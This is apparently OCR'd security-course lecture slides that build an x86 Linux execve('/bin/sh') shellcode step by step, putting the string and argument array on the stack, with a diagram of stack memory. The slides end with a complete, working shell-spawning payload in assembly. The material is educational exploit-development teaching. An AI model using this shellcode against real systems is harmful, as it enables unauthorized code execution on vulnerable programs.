
- Length of the shellcode is 47 bytes
- How to develop a smaller shellcode?
    - Eliminate the jmp-callback code

Approach: Write data on stack


Recall


High Memory
esp + 0x1c
NULL
esp + 0x18
0x8048530
0xbffff2b8
Args array
esp + 0x14
0xbffff2b4
esp + 0x10
0xbffff2b0
esp + 0xC
0xbffff2aC
esp + 8
NULL
0xbffff2a8
Environment Vars
esp + 4
0xbffff2b8
0xbffff2a4
Pointer to args array
ESP
0x8048530
0xbffff2a0
Pointer to string
Low Memory

The Idea


High Memory
Store data on stack - string, args
0xbffff2b8
0xbffff2b4
NULL
0xbffff2b0
n/sh
0xbffff2aC
Null terminated string
//bi
0xbffff2a8
NULL
0xbffff2a4
Args array
0xbffff2a8
0xbffff2a0
ESP
Low Memory


Remember Byte Ordering



7bytes – not 4byte aligned

Char	ASCII
/	0x2F
b	0x62
i	0x69
n	0x6E
s	0x73
h	0x68

Remember Byte Ordering




Char	ASCII
/	0x2F
b	0x62
i	0x69
n	0x6E
s	0x73
h	0x68

If the value is to be pushed onto stack so that esp points to /bin/sh how is it pushed?

Stack is 32bit words

Assembly for execve using ESP

```
xor %eax, %eax
push %eax
push $0x68732f6e
push $0x69622f2f
mov %esp, %ebx  #<first arg>
```




The string is stored on stack, ebx has address of string (first argument)
Ebx: 0xbffff2ac

Assembly for execve using ESP

```
xor %eax, %eax
push %eax
push $0x68732f6e
push $0x69622f2f
mov %esp, %ebx
```


Second argument is pointer to array that contains address of string as first element and null as second element



Assembly for execve using ESP

```
xor %eax, %eax
push %eax
push $0x68732f6e
push $0x69622f2f
mov %esp, %ebx
push %eax
push %ebx
```


What should be in ecx?



Assembly for execve using ESP


```
xor %eax, %eax
push %eax
push $0x68732f6e
push $0x69622f2f
mov %esp, %ebx
push %eax
push %ebx
mov %esp, %ecx
```

What should be in edx (for env var)?




Assembly for execve using ESP

```
xor %eax, %eax
push %eax
push $0x68732f6e
push $0x69622f2f
mov %esp, %ebx
push %eax
push %ebx
mov %esp, %ecx
mov %eax, %edx
```



Assembly for execve using ESP

```
xor %eax, %eax
push %eax
push $0x68732f6e
push $0x69622f2f
mov %esp, %ebx
push %eax
push %ebx
mov %esp, %ecx
mov %eax, %edx
mov $11, %al
int $0x80
```



Reference

- https://www.usna.edu/Users/cs/aviv/classes/si485h/s17/units/04/unit.html